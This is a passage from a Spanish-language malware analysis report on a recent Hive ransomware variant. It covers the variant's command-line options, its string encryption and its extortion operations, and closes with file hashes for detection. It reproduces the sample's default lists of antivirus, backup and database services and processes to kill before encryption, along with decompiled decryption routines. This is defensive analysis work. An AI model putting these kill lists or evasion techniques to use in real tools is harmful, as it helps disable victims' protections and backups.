Esta muestra supone una de las más recientes publicadas, por lo que podría tratarse de la versión más actualizada en el momento de su publicación el 8 de noviembre de 2021. No obstante, como todas las muestras encontradas, no contiene una fecha de compilación en las cabeceras del fichero ejecutable que permita obtener conclusiones más concretas.

A priori, uno de los cambios más notables reside en el hecho de que esta variante no se encuentra empaquetada con UPX. Las muestras anteriores, empaquetadas con UPX, no eran ejecutables tras ser descomprimidas, a no ser que se aplicara una modificación en las cabeceras del fichero ejecutable. Dado que esta muestra fue subida a fuentes públicas en estado desempaquetado, y con las cabeceras aparentemente íntegras y funcionales, es probable que los atacantes hayan dejado de utilizar UPX para empaquetar los binarios. El efecto inmediato que esto provoca es que al infectar un equipo con un binario empaquetado, el tamaño del mismo será considerablemente menor. El tamaño de las muestras de Hive *ransomware* empaquetadas oscila entre los 700 y los 900KB, mientras que el tamaño de las muestras sin compresión (como la analizada en el presente informe) se sitúa entre los 2,5 y los 3,5MB. Por un lado, este hecho provoca que se puedan generar firmas de detección de la amenaza más eficaces, pero por otra parte, debido al tamaño de los binarios desarrollados en Golang, es probable que en algunos entornos la solución antivirus ignore ficheros de tamaños tan grandes para evitar generar problemas de rendimiento en los equipos, no siendo por esto capaz de detectar esta muestra.

Adicionalmente, para dificultar el análisis de esta nueva variante se han cifrado todas las cadenas de texto embebidas en el binario. A pesar de esto, el comportamiento y el código que implementa la mayor parte de la actividad de la muestra no ha variado.

Una de las primeras variaciones observables consiste en que, mientras que la mayoría de muestras anteriores utilizaban la extensión “.hive” para los ficheros cifrados, esta muestra utiliza la extensión “.cggbt”.

Por otra parte, al igual que en versiones anteriores de la familia de *ransomware*, esta amenaza puede recibir por parámetro listados de servicios o procesos, que el *ransomware* detendrá antes de cifrar, para asegurar que tiene acceso a todos los ficheros y que ningún fichero será recuperable.

Estos listados de procesos o servicios los espera como una única cadena de texto que implemente una única expresión regular; es decir, en el conjunto de servicios especificado, por ejemplo, se deberán separar los distintos valores mediante el uso del carácter “|”, siguiendo la sintaxis habitual para expresiones regulares.

De igual modo, los ficheros que el *ransomware* debe ignorar durante el proceso de cifrado, también se especifican mediante una única expresión regular en la que se pueden separar los distintos elementos utilizando el carácter “|”.

```
PS C:\Users\User\Desktop > .\hive.exe -h
Usage: C:\Users\User\Desktop\hive.exe [flags...] [explicit_paths...]
Whether explicit_paths are omitted it uses all hard drives, removable drives and remote shares.

  -grant
        Grant permissions to all files
  -kill string
        Kill processes by case insensetive regex of its names (default "agntsvc|sql|CNTAoSMgr|dbeng50|dbsnmp|encsvc|excel|firefoxconfig
|infopath|mbamtray|msaccess|mspub|mydesktop|Ntrtscan|ocautoupds|ocomm|ocssd|onenote|oracle|outlook|PccNTMon|powerpnt|sqbcoreservice|ste
am|synctime|tbirdconfig|thebat|thunderbird|tmlisten|visio|word|xfssvccon|zoolz")
  -no-wipe
        Skip wipe free disk space stage
  -skip string
        Skip files by case insensetive regex of its names
  -stop string
        Stop services by case insensitive regex of its names (default "acronis|AcrSch2Svc|Antivirus|ARSM|AVP|backup|bedbg|CAARCUpdateSv
c|CASAD2DWebSvc|ccEvtMgr|ccSetMgr|Culserver|dbeng8|dbsrv12|DCAgent|DefWatch|EhttpSrv|ekrn|Enterprise Client Service|EPSecurityService|E
PUpdateService|EraserSvc11710|EsgShKernel|ESHASRV|FA_Scheduler|firebird|IISAdmin|IMAP4Svc|Intuit|KAVFS|KAVFSGT|kavfsslp|klnagent|macmns
vc|masvc|MBAMService|MBEndpointAgent|McAfee|McShield|McTaskManager|memtas|mepocs|mfefire |mfemms|mfevtp|MMS|MsDtsServer|MsDtsServer100|
MsDtsServer110|msexchange|msmdsrv|MSOLAP|MVArmor|MVarmor64|NetMsmqActivator|ntrtscan|oracle|PDVFSService|POP3Svc|postgres|QBCFMonitorSe
rvice|QBFCService|QBIDPService|redis|report|RESvc|RTVscan|sacsvr|SamSs|SAVAdminService|SavRoam|SAVService|SDRSVC|SepMasterService|ShMon
itor|Smcinst|SmcService|SMTPSvc|SNAC|SntpService|sophos|sql|SstpSvc|stc_raw_agent|^svc|swi_|Symantec|TmCCSF|tmlisten|tomcat|TrueKey|UI0
Detect|veeam|vmware|vss|W3Svc|wbengine|WebClient|wrapper|WRSVC|WSBExchange|YooIT|zhudongfangyu|Zoolz")
```

Ilustración 17. Listado de opciones admitidas por la muestra del ransomware Hive

La t4 muestra el resumen de los parámetros admitidos por la muestra analizada:

Parámetro	Descripción
-kill	Listado de procesos a ser terminados por la muestra, procesado como expresión regular.
-skip	Listado de nombres de fichero a ser ignorados en el proceso de cifrado, también definidos como expresión regular.
-stop	Listado de servicios a ser detenidos por la muestra, procesado como expresión regular.
-no-wipe	Opción para no sobrescribir el espacio libre del disco, tras terminar el cifrado de ficheros. Por defecto esta acción está habilitada y creará ficheros del mismo tamaño en el volumen principal hasta llenar el disco para evitar posibles recuperaciones de ficheros.
-grant	Otorgar permisos a todos los ficheros

Tabla 4. Parámetros admitidos por la muestra analizada

Destaca el hecho de que en esta muestra se ha eliminado la posibilidad de evitar el cifrado de ficheros creados con anterioridad a una fecha, opción que se encontraba disponible en las muestras más antiguas con la utilización del modificador “-skip-before [fecha]”. También se ha eliminado el modificador “-t [int]” para controlar el número de hilos de ejecución encargados del cifrado de archivos. Durante la ejecución de la presente muestra se instanciarán 10 hilos en total para llevar a cabo el cifrado de la información en el equipo infectado. Para el resto de tareas se instanciarán otros 5 hilos más. Por otro lado, se ha añadido del modificador “-grant”, que intenta modificar los permisos de ficheros bloqueados por ACL para posibilitar su cifrado.



Ilustración 18. Listado de hilos de ejecución de Hive en ProcessHacker

Como novedad en sus características por defecto, en esta variable se incluyen el servicio *LanmanWorkstation* dentro del listado de servicios que el proceso detendrá antes de comenzar el cifrado del equipo infectado. En la siguiente tabla se puede observar el listado de servicios que esta muestra intentará detener antes de cifrar por defecto:

Conjunto total de servicios detenidos por defecto			
acronis	KAVFSGT	postgres	tomcat
AcrSch2Svc	kavfsslp	QBCFMonitorService	TrueKey
Antivirus	klnagent	QBFCService	UI0Detect
ARSM	LanmanWorkstation	QBIDPService	veeam
AVP	macmnsvc	redis	vmware
backup	masvc	report	vss
bedbg	MBAMService	RESvc	W3Svc
CAARCUpdateSvc	MBEndpointAgent	RTVscan	wbengine
CASAD2DWebSvc	McAfee	sacsvr	WebClient
ccEvtMgr	McShield	SamSs	wrapper
ccSetMgr	McTaskManager	SAVAdminService	WRSVC
Culserver	memtas	SavRoam	WSBExchange
dbeng8	mepocs	SAVService	YooIT
dbsrv12	mfefire	SDRSVC	zhudongfangyu
DCAgent	mfemms	SepMasterService	Zoolz
DefWatch	mfevtp	ShMonitor	
EhttpSrv	MMS	Smcinst	
ekrn	MsDtsServer	SmcService	
Enterprise Client Service	MsDtsServer100	SMTPSvc	
EPSecurityService	MsDtsServer110	SNAC	
EPUpdateService	msexchange	SntpService	

EraserSvc11710	msmdsrv	sophos
EsgShKernel	MSOLAP	sql
ESHASRV	MVArmor	SstpSvc
FA_Scheduler	MVarmor64	stc_raw_agent
firebird	NetMsmqActivator	^svc
IISAdmin	ntrtscan	swi_
IMAP4Svc	oracle	Symantec
Intuit	PDVFSService	TmCCSF
KAVFS	POP3Svc	tmlisten

Tabla 5. Servicios detenidos por la muestra en su configuración por defecto

El listado de procesos también ha incrementado de tamaño respecto al resto de muestras, añadiendo nombres de la suite ofimática de Microsoft y nombres de los clientes de correo más conocidos. En la siguiente tabla se puede encontrar el listado completo de patrones de nombre de proceso que intentará cerrar esta muestra antes de cifrar:

Conjunto total de procesos detenidos por defecto		
agntsvc	mspub	sqbcoreservice
sql	mydesktop	steam
CNTAoSMgr	Ntrtscan	synctime
dbeng50	ocautoupds	tbirdconfig
dbsnmp	ocomm	thebat
encsvc	ocssd	thunderbird
excel	onenote	tmlisten
firefoxconfig	oracle	visio
infopath	outlook	word
mbamtray	PccNTMon	xfssvccon
msaccess	powerpnt	zoolz

Tabla 6. Procesos detenidos por la muestra en su configuración por defecto

Por otra parte, mantiene el modificador “-skip”, el cual recibe un listado de extensiones o palabras con las que crea una expresión regular, y los ficheros cuya ruta completa cumplan la expresión regular, son ignorados en el momento del cifrado. En este caso, la diferencia con otras muestras radica en que no cuenta con la extensión por defecto “.lnk” en dicho parámetro, que si se podía observar en otras versiones de la amenaza. Sin embargo, la amenaza cuenta con un listado interno de 88 palabras (la mayoría de ellas extensiones), que descifra durante su ejecución parar ignorar distintos ficheros, independientemente de lo que introduzca con este parámetro por línea de comandos.

Ficheros ignorados	
adv	scr
Ani	shs
bat	spl
bin	sys
cab	theme
cmd	themepack
com	url
cpl	wpx

cur	C:\\Windows
deskthemepack	:386
diagcab	autorun.inf
diagcfg	bootfont.bin
diagpkg	boot.ini
dll	bootsect.bak
drv	desktop.ini
exe	iconcache.db
hlp	ntldr
hrmlog	ntuser.dat
hta	ntuser.dat.log
icl	ntuser.ini
icns	thumbs.db)$
ico	$recycle.bin
ics	$windows.~bt
idx	$windows.~ws
ini	All users
key	appdata
lnk	application data
lock	boot
log	google
mod	intel
mpa	Microsoft
mp3	mozilla
msc	Mozilla
msi	Msbuild
msp	msocache
msstyles	perflogs
msu	system volume information
nls	tor browser
nomedia	windows
ocx	Windows nt
prf	windows.old
ps1	$\\Windows\\
rom	\\ADMIN\$
rtp	\\IPC\$

Tabla 7. Ficheros ignorados independientemente del parámetro aportado

Junto con el hecho de abandonar el uso de UPX como empaquetador, uno de los cambios más notables de esta muestra, con respecto a las muestras anteriores, es el cifrado de todas sus cadenas utilizando dos algoritmos distintos que dependen de la extensión de la cadena. Para cadenas de larga extensión contiene un *buffer* del doble del tamaño de cada cadena, el cual divide *byte* a *byte* en una variable distinta, generando una función muy grande, que dificulta el análisis en herramientas como IDA Pro o Ghidra.

```
v1917 = HIBYTE(ClaveDescifrado[0]);
v1918 = ClaveDescifrado[0];
v1915 = HIBYTE(ClaveDescifrado[1]);
v1916 = ClaveDescifrado[1];
v1913 = HIBYTE(ClaveDescifrado[2]);
v1914 = ClaveDescifrado[2];
v1911 = HIBYTE(ClaveDescifrado[3]);
v1912 = ClaveDescifrado[3];
v1909 = HIBYTE(ClaveDescifrado[4]);
v1910 = ClaveDescifrado[4];
v1907 = HIBYTE(ClaveDescifrado[5]);
v1908 = ClaveDescifrado[5];
v1905 = HIBYTE(ClaveDescifrado[6]);
v1906 = ClaveDescifrado[6];
v1903 = HIBYTE(ClaveDescifrado[7]);
v1904 = ClaveDescifrado[7];
v1901 = HIBYTE(ClaveDescifrado[8]);
v1902 = ClaveDescifrado[8];
```

Ilustración 19. Generación de variables de descifrado de cadenas

Una vez generadas todas las variables, opera con grupos de dos de ellas, en unos casos con una operación de “xor”, en otros realiza una resta, y en otros una suma, componiendo así la cadena de texto descifrada con operaciones distintas para cada carácter:

```
*v26 = v42 + v43;
v26[1] = v40 + v41;
v26[2] = v39 - v38;
v26[3] = v37 ^ 0x8F;
v26[4] = v36 ^ v35;
v26[5] = v34 - v33;
v26[6] = v32 ^ v31;
v26[7] = v750 + v1341;
v26[8] = v995 - v1038;
v26[9] = v1253 - v549;
v26[10] = v711 ^ v1591;
v26[11] = v1365 + v623;
v26[12] = v1519 - v1804;
v26[13] = HIBYTE(v12) - v1073;
v26[14] = v1395 ^ v713;
v26[15] = v1106 ^ v1748;
v26[16] = v442 - v1693;
v26[17] = v712 ^ v1870;
v26[18] = v449 ^ v782;
v26[19] = HIBYTE(v23) - v1432;
v26[20] = v437 - v1448;
v26[21] = v1174 ^ v1656;
v26[22] = v1787 - v647;
v26[23] = v1100 - v1128;
v26[24] = v422 ^ v1884;
v26[25] = v761 - v522;
v26[26] = v1417 + v1786;
```

Ilustración 20. Descifrado de caracteres

La función retorna la cadena y entre sus parámetros devuelve la longitud final del mismo.

En el caso de la función del ejemplo, descifra el listado de servicios a detener antes de cifrar, pero se puede observar una función con una lógica parecida para el listado de procesos a parar antes de cifrar.

```
61 63 72 6F 6E 69 73 7C  41 63 72 53 63 68 32 53  acronis|AcrSch2S
76 63 7C 41 6E 74 69 76  69 72 75 73 7C 41 52 53  vc|Antivirus|ARS
4D 7C 41 56 50 7C 62 61  63 6B 75 70 7C 62 65 64  M|AVP|backup|bed
62 67 7C 43 41 41 52 43  55 70 64 61 74 65 53 76  bg|CAARCUpdateSv
63 7C 43 41 53 41 44 32  44 57 65 62 53 76 63 7C  c|CASAD2DWebSvc|
63 63 45 76 74 4D 67 72  7C 63 63 53 65 74 4D 67  ccEvtMgr|ccSetMg
72 7C 43 75 6C 73 65 72  76 65 72 7C 64 62 65 6E  r|Culserver|dben
67 38 7C 64 62 73 72 76  31 32 7C 44 43 41 67 65  g8|dbsrv12|DCAge
6E 74 7C 44 65 66 57 61  74 63 68 7C 45 68 74 74  nt|DefWatch|Ehtt
```

Ilustración 21. Listado de servicios a detener descifrado

Para cadenas más cortas, como por ejemplo la definición de las funcionalidades de cada comando, utiliza una técnica mucho más común en *malware*, que consiste en almacenar en la pila dos *buffers* del mismo tamaño:

```
.text:00000000005EB60F sub     rsp, 88h
.text:00000000005EB616 mov     [rsp+88h+var_8], rbp
.text:00000000005EB61E lea     rbp, [rsp+88h+var_8]
.text:00000000005EB626 mov     rdx, 71F60C5742F49636h
.text:00000000005EB630 mov     qword ptr [rsp+88h+Buffer2], rdx
.text:00000000005EB635 mov     rdx, 701EE78271F60C57h
.text:00000000005EB63F mov     qword ptr [rsp+88h+Buffer2+4], rdx
.text:00000000005EB644 mov     rdx, 94EF34113BE7EECBh
.text:00000000005EB64E mov     [rsp+88h+var_30], rdx
.text:00000000005EB653 mov     rdx, 0D3464CDBD3395AE8h
.text:00000000005EB65D mov     [rsp+88h+var_28], rdx
.text:00000000005EB662 mov     rdx, 5AA0BCBCAD4F7EAAh
.text:00000000005EB66C mov     [rsp+88h+var_20], rdx
.text:00000000005EB671 mov     rdx, 912D3FDECD0B073Bh
.text:00000000005EB67B mov     [rsp+88h+var_18], rdx
.text:00000000005EB680 mov     rdx, 0EF83FF777D125500h
.text:00000000005EB68A mov     [rsp+88h+var_10], rdx
.text:00000000005EB68F mov     rdx, 16F67C92E7BDE1Dh
.text:00000000005EB699 mov     qword ptr [rsp+88h+buffer1], rdx
.text:00000000005EB69E mov     rdx, 0F54582F4016F67C9h
.text:00000000005EB6A8 mov     qword ptr [rsp+88h+buffer1+4], rdx
.text:00000000005EB6AD mov     rdx, 0DF722F0F3E7B32A8h
.text:00000000005EB6B7 mov     [rsp+88h+var_64], rdx
.text:00000000005EB6BC mov     rdx, 0A02819989B30C67Dh
.text:00000000005EB6C6 mov     [rsp+88h+var_5C], rdx
.text:00000000005EB6CB mov     rdx, 0BD264A9C91AF6BFh
.text:00000000005EB6D5 mov     [rsp+88h+var_54], rdx
.text:00000000005EB6DA mov     rdx, 0D8F32791536D5E2Ch
.text:00000000005EB6E4 mov     [rsp+88h+var_4C], rdx
.text:00000000005EB6E9 mov     rdx, 84E26EEAF10E1E74h
.text:00000000005EB6F3 mov     [rsp+88h+var_44], rdx
.text:00000000005EB6F8 xor     eax, eax
.text:00000000005EB6FA jmp     short loc_5EB70F
```

Ilustración 22. Descifrado de cadenas con dos buffers

Y posteriormente, realizar una misma operación aritmética con cada *offset* de ambos, en este caso una suma:



Ilustración 23. Bucle de descifrado de cadenas en dos bufers

De esta manera, se compone una única cadena a partir de los dos bloques de contenido binario.

En este caso, la función de ejemplo descifra la descripción del comando de parada de servicios, aunque se pueden encontrar funciones con el mismo algoritmo para el resto de comandos del binario.

```
53 74 6F 70 20 73 65 72  76 69 63 65 73 20 62 79  Stop·services·by
20 63 61 73 65 20 69 6E  73 65 6E 73 69 74 69 76  ·case·insensitiv
65 20 72 65 67 65 78 20  6F 66 20 69 74 73 20 6E  e·regex·of·its·n
61 6D 65 73 00 00 00 00  00 00 00 00 00 00 00 00  ames............
```

Ilustración 24. Cadena descifrada

Debido a las funciones extra de descifrado de cadenas, y de todas las comprobaciones de error requeridas por la gestión de estas cadenas, el binario final tiene un aspecto diferente en varias de sus partes. Además, esto podría provocar la obsolescencia de muchas de las firmas de detección generadas para muestras anteriores, por lo que se han generado nuevas reglas Yara, que se pueden encontrar en Anexo II: Reglas de detección del presente documento. De la misma forma, a partir de los procesos generados por esta amenaza, se han generado cuatro reglas Sigma, que pueden ser traducidas a reglas de la mayoría de soluciones EDR recientes para la detección de la creación de estos procesos sospechosos.

Por último, cabe destacar una última diferencia identificada en esta muestra respecto de la mayoría de las anteriores, y es que no realiza un vaciado de la papelera de reciclaje, por lo que al no cifrar su contenido los elementos situados en la papelera de reciclaje de Windows son recuperables.

4.5. Información sobre el grupo de amenaza

El primer incidente registrado data del 14 de junio de 2021, dirigido a una empresa consultora inmobiliaria con sede en Canadá. Resultó finalmente en la publicación de la información exfiltrada en el blog del grupo de *ransomware* específico para esto, normalmente incluido en la nota de rescate.



Ilustración 25. Blog de filtraciones del ransomware Hive

Curiosamente, existen similitudes apreciables en la estética “comercial” o “corporativa” del grupo de *ransomware* con la de una empresa estadounidense, precisamente dedicada al ámbito de la ciberseguridad.

Ilustración 26. Empresa de ciberseguridad con estética considerablemente similar

A diferencia de otros muchos grupos de *ransomware* que claman no atacar hospitales, este grupo parece haber causado especial impacto en este sector tras varios ataques a distintas entidades del mismo, llegando a filtrar incluso información personal de pacientes médicos.

En este sentido, mediante la publicación de la información robada o la amenaza de hacerlo, Hive se sitúa en el marco de la doble extorsión para incentivar el pago del rescate.



Ilustración 27. Dimensiones de extorsión en grupos de ransomware. Fuente: Trend Micro

Para el proceso de negociación del rescate, tal y como se ha comentado, también se ofrece un portal al cual se accede mediante unas credenciales facilitadas en la nota de rescate volcada en disco tras el cifrado. Además, los atacantes parecen llevar a cabo labores de mantenimiento y gestión de la plataforma para evitar el uso de las credenciales de un incidente por parte de la comunidad de investigadores y analistas, una vez la muestra de la campaña es publicada.



Ilustración 28. Plataforma de extorsión con mensaje de cuenta suspendida

5. Referencias

- https://blogs.blackberry.com/en/2021/07/threat-thursday-hive-ransomware
- https://www.sentinelone.com/labs/hive-attacks-analysis-of-the-human-operated-ransomware-targeting-healthcare/
- https://www.netskope.com/blog/hive-ransomware-actively-targeting-hospitals
- https://www.ic3.gov/Media/News/2021/210825.pdf
- https://securityaffairs.co/wordpress/123931/malware/hive-ransomware-linux-freebsd.html
- https://upx.github.io/
- https://pkg.go.dev/
- https://cybernews.com/news/new-ransomware-group-hive-leaks-altus-group-sample-files/

Anexo 1: Indicadores de compromiso (IOC)

Indicador	Valor
Sha256	612e5ffd09ca30ca9488d802594efb5d41c360f7a439df4ae09b14bce45575ec
Sha256	77a398c870ad4904d06d455c9249e7864ac92dda877e288e5718b3c8d9fc6618
Sha256	50ad0e6e9dc72d10579c20bb436f09eeaa7bfdbcb5747a2590af667823e85609
Sha256	cf80ffac9ddb379e041834b06c07fc99f8885948fbc6d5c0c5ee79680e2bbe0e
Sha256	88f7544a29a2ceb175a135d9fa221cbfd3e8c71f32dd6b09399717f85ea9afd1
Sha256	e1a7ddbf735d5c1cb9097d7614840c00e5c4d5107fa687c0ab2a2ec8948ef84e
Sha256	b1bfc90de9dcea999dedf285c3d3d7e1901847d84ec297224a0d82720d0ed501
Sha256	1e21c8e27a97de1796ca47a9613477cf7aec335a783469c5ca3a09d4f07db0ff
Sha256	321d0c4f1bbb44c53cd02186107a18b7a44c840a9a5f0a78bdac06868136b72c
